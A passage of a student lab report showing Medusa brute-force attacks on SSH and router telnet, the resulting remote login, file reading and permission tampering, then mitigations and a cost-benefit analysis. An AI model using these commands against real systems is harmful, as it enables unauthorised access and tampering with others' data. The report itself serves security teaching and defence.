8180/tcp  open  unknown
```

Figure 14: Using Nmap to check for open port

Nmap is the port scanning tool that is generally used in Kali Linux. Here, we are using the command nmap with IP address to scan if there is any open port or not. From the figure we can observe that port 22 is open and it will be the target for our attack.

- Step 3: Creating Dictionary Files.




Figure 15: Creating Dictionary Files

As shown in the figure to carry out brute force attack we have to make two files that consists of usernames and password and we are ready for dictionary brute force attack.

- Step 4: Using Medusa for Brute Force attack.

```
(mandip@kali)-[~]
$ medusa -h 10.10.10.13 -U /home/mandip/Desktop/user.txt -P /home/mandip/Desktop/pass.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: admin (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: msfadmin (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: easter (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: client (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: user (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: cisco (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: admin (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: msfadmin (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: easter (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: client (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: user (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: cisco (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: msfadmin (3 of 6, 2 complete) Password: admin (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: msfadmin (3 of 6, 2 complete) Password: msfadmin (2 of 6 complete)
ACCOUNT FOUND: [ssh] Host: 10.10.10.13 User: msfadmin Password: msfadmin [SUCCESS]
```

Figure 16: Using Medusa for Brute Force attack

Medusa is one of the popular brute force attacking tool in Kali Linux. Here, medusa is being used to carry out brute force attack. In the command we have to give host's IP address and the path of the username file and password file and we also have to type which service we are attacking. Here, SSH service is being attacked. Thus, the attack became successful, the username is msfadmin and password is also msfadmin.

- Step 5: Accessing Metasploitable Remotely from Kali Linux.

```
(mandip@kali)-[~]
└─$ ssh msfadmin@10.10.10.13
msfadmin@10.10.10.13's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Apr 21 10:46:15 2021
msfadmin@metasploitable:~$ ls
credit_card_detail  Top_secret_mission1  vulnerable
```

Figure 17: Accessing Metasploitable Remotely from Kali Linux

After knowing the username and password we can remotely access the Metasploitable we can also use different features like the original users. As shown in the figure after the successful completion of brute force attack we are able to access Metasploitable remotely.

- Step 6: Viewing the files of the Metasploitable.

```
msfadmin@metasploitable:~$ ls
credit card detail  Top secret mission1  vulnerable
msfadmin@metasploitable:~$ cat credit_card_detail
Card Brand: Visa
Card Number: 4375 0618 2366 7283
Card Holder Name: John Davis
cvv/cvv2: 554
Card Expiry: 09/2024

msfadmin@metasploitable:~$ cat Top_secret_mission1
Message from Head Quarter :

"In May 12, 2021, we are going make a big ambush in jumla as our
research about new terrorist insurgency was true. They are around five
thousands in numbers and they have modern weapons too. So be alert and
train well and be ready for that day. Jai Nepal."

msfadmin@metasploitable:~$
```

Figure 18: Viewing the files of the Metasploitable

As shown in the figure we can observe the content of the file easily. The information may be confidential but intruders can easily access them and they can even use those information for their personal benefits.

- Step 7: Changing the permission of the file remotely.

```

msfadmin@metasploitable:~$ chmod -rwx credit_card_detail
msfadmin@metasploitable:~$ chmod -rwx Top_secret_mission1
msfadmin@metasploitable:~$ ls -al
total 52
drwxr-xr-x 7 msfadmin msfadmin 4096 2021-04-21 11:02 .
drwxr-xr-x 6 root      root      4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root        9 2012-05-14 00:26 bash_history -> /dev/null
----- 1 msfadmin msfadmin 115 2021-04-21 11:02 credit_card_detail
drwxr-xr-x 4 msfadmin msfadmin 4096 2021-04-21 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2021-04-21 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2021-04-21 06:25 .gconfd
-rw----- 1 root      root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
----- 1 msfadmin msfadmin 290 2021-04-21 10:53 Top_secret_mission1
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ cat credit_card_detail
cat: credit_card_detail: Permission denied
msfadmin@metasploitable:~$ cat Top_secret_mission1
cat: Top_secret_mission1: Permission denied
msfadmin@metasploitable:~$

```

Figure 19: Changing the permission of the file remotely

Here, we have changed the permission for the files that can be really important for the original user. The command 'chmod -rwx' is used to remove all the permission of read, write and execution. Now, as shown in the figure the files cannot be accessed by anyone.

In the demonstration part, the brute force attack is carried out in telnet service of router and SSH service of Metasploitable. Now, we can easily access telnet service of router and access Metasploitable remotely and it may allow the services to be misused. The attack carried out was successful and further more actions were also conducted after the attack became successful.



## Mitigation

To almost every problem there are always solutions. So, the brute force attack conducted on Router and Metasploitable also has certain mitigation, which can save users from brute force attacks. The following mitigation is carried out for the brute force attack.

### a) Mitigation for Brute Force attack in telnet service of Router.

- i. Using strong password.

```
Core_Router(config)#username cisco secret cisco@123
Core_Router(config)#
Core_Router(config)#do wr
Building configuration...
[OK]
Core_Router(config)#
```

Figure 20: Using strong password

As shown in the figure if we use strong password then it would be very difficult for attackers to guess the password. The time required to crack the password will be very long. This can be a good mitigation to avoid brute force attack.

```
(mandip@kali)-[~]
$ medusa -h 10.10.10.1 -U /home/mandip/Desktop/user.txt -P /home/mandip/Desktop/pass.txt -M telnet
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: client (1 of 4, 0 complete) Password: admin (1 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: client (1 of 4, 0 complete) Password: desk (2 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: client (1 of 4, 0 complete) Password: cisco (3 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: client (1 of 4, 0 complete) Password: easter (4 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: owner (2 of 4, 1 complete) Password: admin (1 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: owner (2 of 4, 1 complete) Password: desk (2 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: owner (2 of 4, 1 complete) Password: cisco (3 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: owner (2 of 4, 1 complete) Password: easter (4 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 4, 2 complete) Password: admin (1 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 4, 2 complete) Password: desk (2 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 4, 2 complete) Password: cisco (3 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 4, 2 complete) Password: easter (4 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: administrator (4 of 4, 3 complete) Password: admin (1 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: administrator (4 of 4, 3 complete) Password: desk (2 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: administrator (4 of 4, 3 complete) Password: cisco (3 of 4 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: administrator (4 of 4, 3 complete) Password: easter (4 of 4 complete)

(mandip@kali)-[~]
$
```

Figure 21: Using medusa to check for correct username and password

In the figure we can see that the attack was unsuccessful as we have created a new strong password that would be difficult to guess and it worked.

- ii. Creating password in line console.

```
Core_Router(config)#  
Core_Router(config)#line console 0  
Core_Router(config-line)#password class123  
Core_Router(config-line)#login local  
Core_Router(config-line)#do wr  
Building configuration...  
[OK]
```

Figure 22: Creating password in line console.

As shown in figure, to prevent unknown users from using telnet service of our router we can add password in line console. Even if they get the user name and password after conducting brute force attack they will be asked to enter the password of the console.

```
(mandip@kali)-[~]  
$ telnet 10.10.10.1  
Trying 10.10.10.1 ...  
Connected to 10.10.10.1.  
Escape character is '^]'.  
  
** This is the Core Router **  
__Unauthorized access is denied!__  
  
User Access Verification  
  
Username: cisco  
Password:  
Core_Router>enable  
Password:  
Password:  
Password:  
% Password: timeout expired!  
% Bad passwords
```

Figure 23: Unable to use Telnet service

As we can see in the figure that after creating the password in line console the user was not able to access the telnet service even though they knew username and password. This mitigation strategy worked successfully.



## b) Mitigation of Brute Force attack in SSH service of Metasploitable2-linux.

### i. Using strong password or key.

```
(mandip@kali)-[~]
└─$ medusa -h 10.10.10.13 -U /home/mandip/Desktop/user.txt -P /home/mandip/Desktop/pass.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: admin (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: msfadmin (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: easter (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: client (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: user (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Client (1 of 6, 0 complete) Password: cisco (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: admin (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: msfadmin (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: easter (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: client (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: user (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: Owner (2 of 6, 1 complete) Password: cisco (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.13 (1 of 1, 0 complete) User: msfadmin (3 of 6, 2 complete) Password: admin (1 of 6 complete)
```

Figure 24: Medusa was unsuccessful

We must use strong password then it would be very difficult for attackers to guess the password. The time required to crack the password will be very long. This can be a good mitigation to avoid brute force attack. In the figure we can observe that by using strong password it would be very difficult and takes very long time to conduct brute force attack.

### ii. Disable root access.

It is a smart technique to disabling SSH logins for root account. Log in with a non-privileged user account and escalate privilege as required, SUDO and SU are two tools/commands that allow for privilege escalation and this has the additional advantage of transparency (i.e. logging) in systems where root access must be shared (CarnegieMellonUniversity, 2019). The SSH service can be disabled if it is not in use.

iii. Changing the SSH port.

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ sudo vim /etc/ssh/sshd_config  
[sudo] password for msfadmin:
```

Figure 25: Opening SSH configuration file

Here as shown in the above figure we are opening SSH configuration file by using command shown in the above figure to change the port number. Many automated attacks only target the port 22 and this strategy can be good mitigation measure too.

```
# What ports, IPs and protocols we listen for  
Port 5522  
# Use these options to restrict which interfaces/protocols sshd will bind to  
#ListenAddress ::  
#ListenAddress 0.0.0.0  
Protocol 2  
# HostKeys for protocol version 2  
HostKey /etc/ssh/ssh_host_rsa_key  
HostKey /etc/ssh/ssh_host_dsa_key  
#Privilege Separation is turned on for security  
UsePrivilegeSeparation yes  
  
# Lifetime and size of ephemeral version 1 server key  
KeyRegenerationInterval 3600  
ServerKeyBits 768  
  
# Logging  
SyslogFacility AUTH  
LogLevel INFO  
  
# Authentication:  
"/etc/ssh/sshd_config" 77L, 1876C written  
msfadmin@metasploitable:~$
```

Figure 26: Changing the port number

In the figure we can observe that the port number is changed for SSH is changed to 5522 from port number 22. This can be good measure to be safe from automated attacks.

iv. Limiting login attempts.

The attack of brute force also relies on trying to use many codes and accounts. If we limit a limited number of authentication attempts per account, attackers will not be able to try more than certain passwords. Login attempts can be limited by temporarily blocking the IP from logging in until some unsuccessful login attempts are blocked. This also can be good mitigation.

## Evaluation

The mitigation strategy which we have implied will work well and prevents us from incoming brute force attacks. For strong password it would be very difficult and takes longer time to crack the password. The demonstration was done and its mitigation strategy was also conducted successfully. There are pros and cons of this mitigation strategy too.

The pros of this mitigation strategy are:

- To crack the strong password, it would be difficult to guess and it would take very long time.
- It will assist the user in being very reliant and trusting in the password, which will not be quickly brute-forced.
- The console password for telnet service is very hard to fetch.
- The SSH service can be disabled if not in use and attackers cannot login to the targeted port.
- Limiting the login attempt is also the good advantage as after some unsuccessful login the login attempt will be blocked.

The cons of this mitigation strategy are:

- The strong passwords can be cracked by using multiple system and huge resource in limited time, and it would be only conducted for very big attacks.
- Changing the SSH port cannot be fully guaranteed as it only prevents automated attacks and it can be vulnerable.

## Cost Benefit Analysis (CBA)

Cost-benefit analysis (CBA) is widely used in the field of economic policy analysis, it compares the overall costs of a program with its benefits using a standard metric and this causes the total expense or profit of the service to be calculated (*Hwang, 2016*). The formula to calculate CBA is:

$$\text{CBA} = \text{ALE (prior)} - \text{ALE (post)} - \text{ACS}$$

Here,

ALE (prior) is the analyzed loss expectancy before applying mitigation strategy.

ALE (post) is the analyzed loss expectancy after applying mitigation strategy.

ACS is the total cost of the applied mitigation strategy annually.

Now, we are going to calculate the CBA for applying mitigation strategies for certain organization to prevent brute force attack.

Here,

$$\text{ALE (prior)} = \$10,000$$

$$\text{ALE (post)} = \$6,000$$

$$\text{ACS} = \$2,000$$

We know that,

$$\begin{aligned}\text{CBA} &= \text{ALE (prior)} - \text{ALE (post)} - \text{ACS} \\ &= \$10,000 - \$6,000 - \$2,000 \\ &= \$2,000\end{aligned}$$

Here we can observe that the cost for applying mitigation strategy is less than the loss expected by the organization. So, the mitigation strategy will give good benefit to the organization.

## Conclusion

We should understand from this report of a Brute force attack that how a weak password can be quickly broken. It demonstrates how we can effectively perform a Brute force attack on Metasploitable SSH service and router telnet service, which was secured with a weak password. It aware us how to protect ourselves from such attacks and increase our privacy. This coursework enlightens us on how to conduct a brute force attack with the assist of Kali Linux machines. This coursework also briefly describes the brute force attack. This coursework will be helpful to anyone who wants to learn about brute force attacks, how to execute them, and how to counteract them.

Based on the current mitigation and evaluation, a Brute force attack could be mitigated by using a secure password, restricting login attempts, and disabling root access. What we should remember from the attack and defense is that a brute force attack is all about a weak password. If we keep our passwords very tight, it will take a very long time for any of the brute-forcing tools listed above in the report to break such a password. It would take a very long time to fit any single password combination. As a result, the brute force attack must be mitigated, and this is entirely reliant on the individual. If the person is aware of the Brute Force attack, he can update his password daily, use a secure password, block root access, and so on, preventing the user account from being brute-forced. If the individual or organization are not well trained, they are more likely to be subjected to a brute force attack.

## References

- Bendovschi, A. (2015) Cyber-Attacks – Trends, Patterns and Security Countermeasures. *Procedia Economics and Finance*, 28, pp.24-31.
- Bijeeta Pal, T.D.R.C.T.R. (2019) Beyond Credential Stuffing: Password Similarity Models Using Neural Networks. In *2019 IEEE Symposium on Security and Privacy (SP)*., 2019. IEEE.
- CalyptixSecurity. (2017) *Top 7 Network Attack Types in 2016* [Online]. Available from: <https://www.calyptix.com/top-threats/top-7-network-attack-types-2016/> [Accessed April 2021].
- CarnegieMellonUniversity. (2019) *Information Security Office* [Online]. Available from: [https://www.cmu.edu/iso/aware/be-aware/brute-force\\_ssh\\_attack.html](https://www.cmu.edu/iso/aware/be-aware/brute-force_ssh_attack.html) [Accessed April 2021].
- ForcePoint. (2019) *Brute Force Attack* [Online]. Available from: <https://www.forcepoint.com/cyber-edu/brute-force-attack> [Accessed April 2021].
- Fuszner, M. (2010) *Graphical Network Simulator* [Online]. (1.0) Available from: <http://www.av.it.pt/salvador/LR/GNS3-0.5-tutorial.pdf> [Accessed April 2021].
- Hwang, K. (2016) Cost-benefit analysis: its usage and critiques: CBA: its usage and critiques. *Journal of Public Affairs*, 16, pp.75-80.
- Infosec. (2020) *Popular Tools for Brute-force Attacks [Updated for 2020]* [Online]. Available from: <https://resources.infosecinstitute.com/topic/popular-tools-for-brute-force-attacks/> [Accessed April 2021].
- JavaTpoint. (2018) *Bruteforce Attack* [Online]. Available from: <https://www.javatpoint.com/what-is-brute-force-attack> [Accessed April 2021].
- Jeong-Ki Seong, H.-I.S.E.-G.K. (2016) Design and implementation of TELNET protocol supporting security functionalities. *The Journal of the Korean Institute of Information and Communication Engineering*, 4, pp.769-76.
- Mohandas, P. (2015) Network Security and Types of Attacks in Network. In Technology, I.I.o.M.a., ed. *International Conference on Intelligent Computing, Communication & Convergence*. Odisha, India, 2015. Procedia Computer Science.
- Musawi, B.Q. (2012) PREVENTING BRUTE FORCE ATTACK THROUGH THE ANALYZING LOG. *Iraqi Journal of Science*, 53, pp.663-67.
- Swim-CyberAttack. (2018) *Cyber Attacks Today* [Online]. Available from: <https://siwm-cyberattack.weebly.com/index.html> [Accessed April 2021].
- Techopedia. (2016) *VMware Workstation* [Online]. Available from: <https://www.techopedia.com/definition/25690/vmware-workstation> [Accessed April 2021].